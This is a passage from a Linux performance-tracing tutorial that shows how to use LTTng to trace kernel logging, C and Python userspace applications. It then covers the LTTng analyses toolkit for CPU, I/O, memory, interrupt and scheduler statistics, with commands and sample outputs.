#include <stdlib.h>

int main(){
    FILE* fd_writer_to_log = NULL;

    fd_writer_to_log = fopen("/proc/lttng-logger","r+");
    if (fd_writer_to_log != NULL) {
        fprintf(fd_writer_to_log,"""Hello SMILE from C Code!\n");
        fclose(fd_writer_to_log);
    }
    else {
        printf("Cannot open /proc/lttng-logger\n");
        exit(EXIT_FAILURE);
    }
    return EXIT_SUCCESS;
}
```

Note : lttng-logger file exists only when lttng is launched.

(b) **Configure LTTng :** We indicate to LTTng that We will write to « /proc/lttng-logger »(**Figure 4.65**).

```
jugurtha-VirtualBox C-logger # lttng create
Session auto-20180413-154429 created.
Traces will be written in /root/lttng-traces/auto-20180413-154429
jugurtha-VirtualBox C-logger # lttng enable-event --kernel lttng_logger
Kernel event lttng_logger created in channel channel0
jugurtha-VirtualBox C-logger #
```

Figure 4.65 – Configure LTTng to listen on /proc/lttng_logger for C code

(c) **Record using LTTng :** We can start lttng, launch our executable and then stop recording (**Figure 4.66**).

```
jugurtha-VirtualBox C-logger # lttng start
Tracing started for session auto-20180413-154429
jugurtha-VirtualBox C-logger # ./write-to-lttng-log
jugurtha-VirtualBox C-logger # lttng stop
Waiting for data availability.
Tracing stopped for session auto-20180413-154429
jugurtha-VirtualBox C-logger #
```

Figure 4.66 – C Code writting to lttng-logger

(d) **Read the traces :** We can take a look at the traces (**Figure 4.67**).

```
jugurtha-VirtualBox C-logger # lttng view
Trace directory: /root/lttng-traces/auto-20180413-154429

[15:45:51.167656343] (+?.?????????) jugurtha-VirtualBox lttng_logger: { cpu_id = 0 }, { _msg_
length = 25, msg = "Hello SMILE from C Code!
" }
jugurtha-VirtualBox C-logger #
```

Figure 4.67 – Parsing the traces of C code after instrumentation

4.3.2.3 Tracing userland applications using LTTng

LTTng is capable to trace C/C++, Python and Java userspace applications.

LTTng versions

We have to stress out that tracing userspace applications can vary across different versions of LTTng. We are going to use LTTng 2.7 (https://lttng.org/docs/v2.7/) for the demos.

1. **Tracing C/C++ :** We can attach tracepoints to C/C++ applications using LTTng (something We cannot using *Ftrace* or *Perf*).
   (a) **Create a tracepoint provider :** The first step is to create a tracepoint provider which is the probe (tracepoint) to be attached to a program.
      i. **Header file of tracepoint provider :** Lttng tracepoint header imposes a pattern (just copy and paste it and change few sections). We can create a tracepoint to be fired on every file discovery as follow :

```
#undef TRACEPOINT_PROVIDER

#define TRACEPOINT_PROVIDER smile_directory_explorer_lttng_provider

#undef TRACEPOINT_INCLUDE
#define TRACEPOINT_INCLUDE "./directory-explorer-tracepoint.h"

#if !defined(_DIRECTORY_EXPLORER_TRACEPOINT) || defined(TRACEPOINT_HEADER_MULTI_READ)
#define _DIRECTORY_EXPLORER_TRACEPOINT

#include <lttng/tracepoint.h>

TRACEPOINT_EVENT(
    smile_directory_explorer_lttng_provider, //provider name defined above with
    TRACEPOINT_PROVIDER
    smile_first_tracepoint, // Tracepoint name
    TP_ARGS(
        int, smile_file_number,
        char*, smile_file_name
    ),
    TP_FIELDS(
        ctf_integer(int, smile_file_number_label, smile_file_number)
        ctf_string(smile_file_name_label, smile_file_name)
    )
)

#endif /* _DIRECTORY_EXPLORER_TRACEPOINT */

#include <lttng/tracepoint-event.h>


```

      ii. **Source file of tracepoint provider :** this file must include the header file as shown below :

```
#define TRACEPOINT_CREATE_PROBES
#define TRACEPOINT_DEFINE

#include "directory-explorer-tracepoint.h"

```

      iii. **Compile the tracepoint provider :** We must compile the tracepoint provider as shown in **Figure 4.68**.




Figure 4.68 – Compile tracepoint provider - Lttng

Note : the option -c (in gcc) generates an object file.

(b) **Write the C code to trace :** the following program is the application to which We want to attach the tracepoint, it is a simple file discovery code (uses the dirent library).

```c
#include <stdio.h>
#include <stdlib.h>
#include <dirent.h>
#include <sys/types.h>

#include "directory-explorer-tracepoint.h"

void displayErrorMsgExit(char msg[]);
int main(int argc, char *argv[]){

    DIR* directoryToExplore = NULL;
    int Filecounter = 0;

    struct dirent* exploreredEntity = NULL;

    if(argc!=2){
        displayErrorMsgExit("usage : ./directory-explorer PATH_TO_DIRECTORY\n");
    }

    getchar();

    directoryToExplore = opendir(argv[1]);
    if(directoryToExplore==NULL){
        displayErrorMsgExit("usage : ./directory-explorer PATH_TO_DIRECTORY\n");
    }


    while((exploreredEntity = readdir(directoryToExplore)) != NULL){
        Filecounter++;
        printf("+ File NÂ°: %d ======>  '%s' \n", Filecounter, exploreredEntity->d_name);

        tracepoint(smile_directory_explorer_lttng_provider, smile_first_tracepoint, Filecounter,
     exploreredEntity->d_name);
    }


    if(closedir(directoryToExplore) == -1)
        perror("closedir Error ");


    return EXIT_SUCCESS;
}

void displayErrorMsgExit(char msg[]){
    printf("%s\n",msg);
    exit(EXIT_FAILURE);
}
```

* **Compile the C Code :** let's generate an object file of the file discovery program :
  — Compile directory-explorer.c program :

```
gcc -c directory-explorer.c
```

* Link directory-explorer with tracepoint provider : We must combine both the tracepoint and file discovery program (as both are object files) as follow :

```
gcc -o directory-explorer directory-explorer.o directory-explorer-tracepoint.o -llttng-ust -ldl
```

(c) **Trace using LTTng :** Now, let's catch the events generated by the application using LTTng.
— **Launch the program in a terminal :** shown in **Figure 4.69**.




Figure 4.69 – Launch directory-explorer program - Lttng

— **Start Lttng tracing session**

- Start Lttng :

```
$ lttng-sessiond --daemonize
```

- List detected userspace tracepoint : Check if Lttng recognizes the tracepoint.

```
$ lttng list --userspace
```

Do not forget to launch the file-discovery program, otherwise, Lttng wil not detect the tracepoint
The above command displays the available tracepoints as shown in **Figure 4.70**




Figure 4.70 – Detecting available userspace tracepoints - Lttng

- Create a tracing session

```
$ lttng create smile-folder-explorer-tracing
```

Note : Lttng will show the location of the tracing session (We need it at the end when parsing the resulting traces).

- Create an event rule

```
$ lttng enable-event --userspace smile_directory_explorer_lttng_provider:smile_first_tracepoint
```

- Start Lttng

```
$ lttng start
```

Once lttng has been started, We can come back to our program and carry on it's execution (**Figure 4.71**).




Figure 4.71 – Executing the file-explorer program - Lttng

- Start stop

```
$ lttng stop
```

— **Read traces :** We can read the traces using Trace Compass, but We can use babeltrace (as we only recorded few information) as demonstrated in **Figure 4.72**.

```
jugurtha@jugurtha-VirtualBox ~/lttng-C-app-trace $ babeltrace /home/jugurtha/lttng-traces/smile-folder-explorer-tracing-20
180613-134645
[13:48:35.694029114] (+?.??????????) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 1, smile_file_name_label = "directory-explorer" }
[13:48:35.694047967] (+0.000018853) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 2, smile_file_name_label = "directory-explorer-tracepoint.c" }
[13:48:35.694052560] (+0.000004593) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 3, smile_file_name_label = ".." }
[13:48:35.694056091] (+0.000003531) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 4, smile_file_name_label = "." }
[13:48:35.694059659] (+0.000003568) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 5, smile_file_name_label = "directory-explorer.c" }
[13:48:35.694063255] (+0.000003596) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 6, smile_file_name_label = "directory-explorer-tracepoint.o" }
[13:48:35.694066755] (+0.000003500) jugurtha-VirtualBox smile_directory_explorer_lttng_provider:smile_first_tracepoint: {
cpu_id = 0 }, { smile_file_number_label = 7, smile_file_name_label = "directory-explorer-tracepoint.h" }
jugurtha@jugurtha-VirtualBox ~/lttng-C-app-trace $
```

Figure 4.72 – Parsing trace C program tracing report - Lttng

2. **Tracing Python Apps :** Python applications are easier to trace as We are going to illustrate.
   (a) **Attach probe to python code :** The following program emits an events that can be recorded by Lttng when clicking on the button « Send log ».

```
1  import tkinter as tk
2  from tkinter import ttk
3
4  import lttngust
5  import logging
6  import time
7
8  logging.basicConfig()
9  logger = logging.getLogger('logger-lttng')
10
11 click_counter=0
12
13 myWindow = tk.Tk()
14 myWindow.title("LTTng recorded window")
15
16 def ChangeTitle():
17     logger.debug('debug message')
18     LABEL_Text_Modify.config(text="Sent to LTTng")
19     incrementNbClicks()
20
21
22 def incrementNbClicks():
23     global click_counter
24     click_counter += 1
25     LABEL_Text_Counter.config(text="Number of clicks : "+str(click_counter))
26
27
28 LABEL_MAIN_TITLE = ttk.Label(master=myWindow, text="Tracing App using LTTng",
29 font=("Arial",30),foreground="red")
30 LABEL_MAIN_TITLE.grid(row=0,column=0,padx=10,pady=10,columnspan=2)
31
32 LABEL_Text_Modify = ttk.Label(master=myWindow, text="Click to send to LTTng")
33 LABEL_Text_Modify.grid(row=1,column=0,padx=10,pady=10,columnspan=2)
34
35 LABEL_Text_Counter = ttk.Label(master=myWindow, text="Number of clicks : 0")
36 LABEL_Text_Counter.grid(row=2,column=1,padx=10,pady=10)
37
```

```
38 SMILE_Click_Button = tk.Button(master=myWindow, text="Send log",command=ChangeTitle
39 SMILE_Click_Button.grid(row=2,column=0,padx=10,pady=10)
40
41 myWindow.mainloop()
```

(b) **Create LTTng session :** As already stated, a session is mondatory is LTTng (**Figure 4.73**)

```
jugurtha-VirtualBox python-lttng # lttng create
Session auto-20180412-140719 created.
Traces will be written in /root/lttng-traces/auto-20180412-140719
```

Figure 4.73 – Create an LTTng session - Python userspace tracing

Important

Always record the location at which Lttng saves the traces

(c) **Select event to trace :** We must configure LTTng and attach it to the event that We have declared in the python source code « logger-lttng »(**Figure 4.74**).

```
jugurtha-VirtualBox python-lttng # lttng enable-event --python logger-lttng
Python event logger-lttng enabled
jugurtha-VirtualBox python-lttng #
```

Figure 4.74 – Configure LTTng to listen for user event

(d) **Start LTTng recording :** see (**Figure 4.75**).

```
jugurtha-VirtualBox python-lttng # lttng start
Tracing started for session auto-20180412-140719
jugurtha-VirtualBox python-lttng #
```

Figure 4.75 – Start LTTng recording - Python userspace tracing

(e) **Launching our program :** Launch the program using Python3 interpreter (you may have to install some modules using pip). Click on the button multiple times then close the application (**Figure 4.76**).

Figure 4.76 – Launching Python app and trace it using LTTng

(f) **Stop LTTng recording :** Once you have closed the python program, We must stop the recording (**Figure 4.77**).

```
jugurtha-VirtualBox python-lttng # lttng stop
Waiting for data availability.
Tracing stopped for session auto-20180412-140719
jugurtha-VirtualBox python-lttng #
```

Figure 4.77 – Halting LTTng from recording python app

(g) **Display LTTng report :** Finaly, We can view the report associated with button clicks (**Figure 4.78**).

```
jugurtha-VirtualBox python-lttng # lttng view
Trace directory: /root/lttng-traces/auto-20180412-140719

[14:12:07.366732703] (+?.??????????) jugurtha-VirtualBox lttng_python:event: { cpu_id
= 1 }, { asctime = "2018-04-12 14:12:07,366", msg = "debug message", logger_name = "l
ogger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295
324928, threadName = "MainThread" }
[14:12:08.646298321] (+1.279565618) jugurtha-VirtualBox lttng_python:event: { cpu_id
= 1 }, { asctime = "2018-04-12 14:12:08,646", msg = "debug message", logger_name = "l
ogger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295
324928, threadName = "MainThread" }
[14:12:10.198059148] (+1.551760827) jugurtha-VirtualBox lttng_python:event: { cpu_id
= 1 }, { asctime = "2018-04-12 14:12:10,197", msg = "debug message", logger_name = "l
ogger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295
324928, threadName = "MainThread" }
[14:12:12.685967272] (+2.487908124) jugurtha-VirtualBox lttng_python:event: { cpu_id
= 1 }, { asctime = "2018-04-12 14:12:12,685", msg = "debug message", logger_name = "l
ogger-lttng", funcName = "ChangeTitle", lineno = 16, int_loglevel = 10, thread = 1295
324928, threadName = "MainThread" }
jugurtha-VirtualBox python-lttng #
```

Figure 4.78 – Displaying the recorded traces of a python app

We can see that the number of events is equal to the number of clicks that We made.

(h) **Destroy and release the session :** see (**Figure 4.79**).

```
jugurtha-VirtualBox python-lttng # lttng destroy
Session auto-20180412-140719 destroyed
jugurtha-VirtualBox python-lttng #
```

Figure 4.79 – Releasing LTTng session after recording python application

4.3.2.4 LTTng tools

We have already seen « perf event tools »which makes it easy to use Ftrace and Perf for the most common tasks. LTTng provides in it's turn a powerfull toolkit called « ***LTTng analyses*** »to extract the most relevant data from the recorded traces.

LTTng analyses toolkit

It is available in the following github page :
https://github.com/lttng/lttng-analyses

LTTng analyses dependencies

```
$ sudo apt-get install -y lttng-tools
$ sudo apt-get install -y lttng-modules-dkms
$ sudo apt-get install -y babeltrace
$ sudo apt-get install -y python3-babeltrace
$ sudo apt-get install -y python3-setuptools
$ sudo apt-get install -y python3-pyparsing
$ sudo apt-get install -y python3-progressbar
$ sudo apt-get install -y python3-termcolor
$ sudo apt-get install -y python3-lttnganalyses
```

Note : Some of the packages are optional

1. **Recording LTTng traces :**
   — **Automatic session recording :** *LTTng analyses toolkit* ships with a script that records automatically a complet session (no need fot manual record and tedious setup configuration). This method is quite effective in production (**Figure 4.80**).



jugurtha@jugurtha-VirtualBox ~/lttng-analyses-master $ sudo ./lttng-analyses-record
[sudo] Mot de passe de jugurtha :
Starting lttng-sessiond as root (trying sudo, start manually if it fails)
You are not a member of the tracing group, so you need root access, the script will try with sudo
The trace is now recording, press ctrl+c to stop it ....^C
You can now launch the analyses scripts on /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116
jugurtha@jugurtha-VirtualBox ~/lttng-analyses-master $

FIGURE 4.80 – Recording an automatic LTTng session - LTTng analyses

— **Manual session recording :** It is also possible to record manually a session as We have already made so far.

2. **LTTng analyses toolkit :**
   — **lttng-cputop :** This tool displays CPU's related usage statistics (**Figure 4.81**).



jugurtha-VirtualBox lttng-analyses-master # ./lttng-cputop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [####] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Per-TID Usage
Process
Migrations
Priorities
0.57 % lttng-sessiond (3917) 0 []
0.16 % gnome-terminal- (3723) 0 [20]
0.16 % Xorg (1102) 0 [20]
0.14 % lttng-consumerd (3947) 0 [20]
0.09 % Web Content (2265) 0 [20]
0.07 % Web Content (2174) 0 [20]
0.07 % Web Content (2295) 0 [20]
0.06 % FS Broker 2174 (2176) 0 [20]
0.06 % lttng-analyses- (3964) 0 [20]
0.06 % JS Helper (2276) 0 [20]
Per-CPU Usage
0.80 % CPU 0
1.17 % CPU 1
Total CPU Usage: 0.99%

FIGURE 4.81 – Processes CPU usage - LTTng analyses

The output is divided into 3 parts :
- ∗ **Per-TID Usage :** CPU time used by every process present at the time of tracing sorted by consumption.
- ∗ **Per-CPU Usage :** Provides the load time on every CPU, In our example, We have 2 CPUs which do not exceed 1.17% usage.
- ∗ **Total CPU Usage :** total usage of CPU time as seen from overral system (This is roughly : sum of time usage on every CPU / number of CPUs).

— **I/O related :** I/O problems are common in different systems, being able to troubleshoot them quickly is a crucial skill. *LTTng analyses toolkit* contains amazing tools valuable for every linux developer or performance enginner.

(a) **lttng-iolatencyfreq :** shows latencies classified by the different I/O operations.

(b) **lttng-iolatencystats :** Lists the I/O syscalls that were made at the time of recording the trace (**Figure 4.82**)



jugurtha-VirtualBox lttng-analyses-master # ./lttng-iolatencystats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [####
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Syscalls latency statistics (usec):
Type Count Min Average Max Stdev
Open 51 2.238 7.937 25.976 3.655
Read 1342 0.503 20.423 312.400 22.840
Write 836 0.776 8.562 75.696 7.643
Sync 154 41.709 84.661 240.090 45.091
Disk latency statistics (usec):
Name Count Min Average Max Stdev
sda1 82 91.610 260.635 9846.856 1076.072
jugurtha-VirtualBox lttng-analyses-master #

FIGURE 4.82 – I/O latencies statistics - LTTng analyses

(c) **lttng-iolatencytop :** Shows I/O latencies in descending order (**Figure 4.83**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-iolatencytop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092
116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##############################################################################] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

Top system call latencies open (usec)
Begin                End                  Name         Duration (usec)         Size  Proc                 PID      Fil
ename
[09:21:17.000922505, 09:21:17.000948481]  open                   25.976          N/A  irqbalance           889      /pr
oc/interrupts (fd=3)
[09:21:25.381712636, 09:21:25.381732687]  open                   20.051          N/A  lttng                3964     /de
v/null (fd=3)
[09:21:25.386233217, 09:21:25.386248321]  socket                 15.104          N/A  lttng                3964     soc
ket (fd=3)
[09:21:18.951608560, 09:21:18.951619267]  open                   10.707          N/A  sleep                3957     /us
r/lib/locale/locale-archive (fd=3)
[09:21:24.962126294, 09:21:24.962136275]  open                    9.981          N/A  lttng-analyses-      3963     /us
r/lib/locale/locale-archive (fd=3)
[09:21:17.949479507, 09:21:17.949489349]  open                    9.842          N/A  sleep                3956     /us
r/lib/locale/locale-archive (fd=3)
```

Figure 4.83 – Descending order duration of I/O latency - LTTng analyses

(d) **lttng-iolog :** shows the chronology of I/O in the system during the time of tracing (**Figure 4.84**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-iolog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##############################################################################] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

I/O operations log None (usec)
Begin                End                  Name         Duration (usec)         Size  Proc                 PID      Fil
ename
[09:21:16.874608945, 09:21:16.874706861]  sync_file_range          97.916          N/A  lttng-consumerd      3947     /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.874709064, 09:21:16.874949154]  sync_file_range         240.090          N/A  lttng-consumerd      3947     /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875037422, 09:21:16.875100478]  sync_file_range          63.056          N/A  lttng-consumerd      3947     /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875102015, 09:21:16.875328850]  sync_file_range         226.835          N/A  lttng-consumerd      3947     /ho
me/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/kernel/metadata (fd=29)
[09:21:16.875517239, 09:21:16.875579134]  sync_file_range          61.895          N/A  lttng-consumerd      3947     /ho
```

Figure 4.84 – List I/O events in chronological order - LTTng analyses

— **lttng-memtop :** Shows global memory statistics (**Figure 4.85**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-memtop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##############################################################################################] Time: 0:00:01
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Per-TID Memory Allocations                                  Process
##########################################################################
                                                           267 pages lttng-analyses- (3767)
                                                           238 pages Web Content (2265)
                                                           194 pages lttng-sessiond (3917)
                                                           167 pages JS Helper (2276)
                                                           159 pages lttng-analyses- (3964)
                                                           154 pages lttng-consumerd (3947)
                                                            75 pages Xorg (1102)
                                                            64 pages JS Helper (2277)
                                                            58 pages lttng-analyses- (3955)
                                                            50 pages lttng-analyses- (3961)
Per-TID Memory Deallocations                                Process
##########################################################################
                                                           300 pages JS Helper (2274)
                                                           280 pages khugepaged (26)
                                                           154 pages lttng-consumerd (3947)
                                                           133 pages lttng (3954)
                                                           101 pages lttng-sessiond (3917)
                                                            76 pages lttng-analyses- (3961)
                                                            75 pages Xorg (1102)
                                                            75 pages lttng-analyses- (3955)
                                                            75 pages lttng-analyses- (3956)
                                                            74 pages lttng-analyses- (3960)

Total memory usage:
- 1854 pages allocated
- 1725 pages freed
jugurtha-VirtualBox lttng-analyses-master #
```

Figure 4.85 – Memory usage - LTTng analyses

The ouput is divided into 3 areas :

* **Per-TID Memory Allocations :** Number of pages allocated by every process (sorted by descending order of number of pages).
* **Per-TID Memory Deallocations :** Number of pages deallocated by every process (sorted by descending order of number of pages)
* **Total memory usage :** This is the sum of all allocated and dealocated pages.

— **Interrupt related :** interrupts can be a real pain in the neck, they can be the source of latencies, this is also a common issue that We see in practice. Hopefully, with *LTTng analyses*, We can be efficient to deal with them.

(a) **lttng-irqstats :** visualize software and hardware interrupts recorded during tracing period (**Figure 4.86**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-irqstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##########################################################################################################]
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Hard IRQ                                    Duration (us)
                    count         min         avg         max       stdev
-----------------------------------------------------------------------|
1:  <i8042>             2      33.578      52.330      71.081      26.519  |
15: <ata_piix>          8      14.100      32.167      52.080      18.517  |
19: <enp0s3>            6      18.768      23.931      40.866       8.408  |
21: <ahci[0000:00:0d.0], snd_intel8x0>   168      16.139      30.931      75.598      12.961  |
jugurtha-VirtualBox lttng-analyses-master #
```

Figure 4.86 – List of interrupts - LTTng analyses

(b) **lttng-irqfreq :** shows the distribution frequency of duration for every interrupt.

(c) **lttng-irqlog :** shows the chronology of interrupts that have occured from the beginning of tracing till the end (**Figure 4.87**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-irqlog /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##########################################################################################################]
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]
Begin                End                Duration (us)  CPU  Type        #  Name
[09:21:16.874788679, 09:21:16.874840701]         52.022    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.874841723, 09:21:16.874867976]         26.253    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875195417, 09:21:16.875244496]         49.079    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875244983, 09:21:16.875264997]         20.014    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875634373, 09:21:16.875684349]         49.976    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.875684893, 09:21:16.875705022]         20.129    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
[09:21:16.876013819, 09:21:16.876057067]         43.248    1  IRQ        21  ahci[0000:00:0d.0], snd_intel8x0
```

Figure 4.87 – Chronology of interrupts - LTTng analyses

— **scheduler related :**

(a) **lttng-schedstats :** displays various information associated to scheduling each task (**Figure 4.88**).

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedstats /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [##########################################################################################################]
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

Scheduling latency stats (per-TID) (us)
Process                  Count        Min        Avg        Max      Stdev   Priorities
acpid (730)                  2     63.964    540.721   1017.478    674.236   [20]
at-spi2-registr (1443)       3     34.253    139.255    347.007    179.922   [20]
blueberry-obex- (1744)       1    342.060    342.060    342.060          ?   [20]
Chrome_~dThread (2268)       2      5.575      7.278      8.981      2.408   [20]
cinnamon-killer (1776)       1    170.645    170.645    170.645          ?   [20]
cinnamon-screen (1936)       1   1198.376   1198.376   1198.376          ?   [20]
cinnamon-sessio (1346)       1   2062.578   2062.578   2062.578          ?   [20]
clock-applet (1968)          1   1674.928   1674.928   1674.928          ?   [20]
csd-a11y-keyboa (1514)       1   1753.150   1753.150   1753.150          ?   [20]
```

Figure 4.88 – Global scheduling statistics - LTTng analyses

The meaning of the columns :

- **Process :** List of processes in the system at the time of tracing.
- **Count :** Number of times the task has been choosen to run on the processor.
- **Min :** Minimum latency time to schedule the task.
- **Avg :** Average latency time associated with each task.
- **Max :** Maximum latency time to schedule the task.
- **Priorities :** priority of the task

Scheduling latency is the time delay required for the scheduler to select the next task to be executed + the time delay between waking up to the actual running of the task

(b) **lttng-schedtop :** Shows the highest scheduling latencies sorted in descending order (**Figure 4.89**)

```
jugurtha-VirtualBox lttng-analyses-master # ./lttng-schedtop /home/jugurtha/lttng-traces/lttng-analysis-29957-20180420-092116/
Warning: intersect mode not available - disabling
         Use babeltrace 1.4.0 or later to enable
Checking the trace for lost events...
Processing the trace: 100% [########################################################################################################]
Timerange: [2018-04-20 09:21:16.872530446, 2018-04-20 09:21:25.386926771]

Scheduling top
Wakeup              Switch              Latency (us)  Priority  CPU  Wakee                  Waker
[09:21:17.924692782, 09:21:17.929413443]     4720.661        20    1  JS Helper (2275)       JS Helper (2276)
[09:21:25.378547547, 09:21:25.381453308]     2905.761        20    1  Web Content (2295)     Xorg (1102)
[09:21:25.378705161, 09:21:25.381550151]     2844.990        20    1  metacity (1937)        Xorg (1102)
[09:21:25.378612460, 09:21:25.381205203]     2592.743        20    1  firefox (2013)         Xorg (1102)
[09:21:17.922117586, 09:21:17.924586109]     2468.523        20    1  JS Helper (2275)       Web Content (2265)
[09:21:25.379044522, 09:21:25.381107100]     2062.578        20    1  cinnamon-sessio (1346) Xorg (1102)
[09:21:25.378474969, 09:21:25.380411210]     1936.241        20    1  gnome-terminal- (3723) Xorg (1102)
[09:21:25.379024274, 09:21:25.380874246]     1849.972        20    0  csd-sound (1493)       Xorg (1102)
[09:21:25.379015640, 09:21:25.380797630]     1781.990        20    0  csd-housekeepin (1500) Xorg (1102)
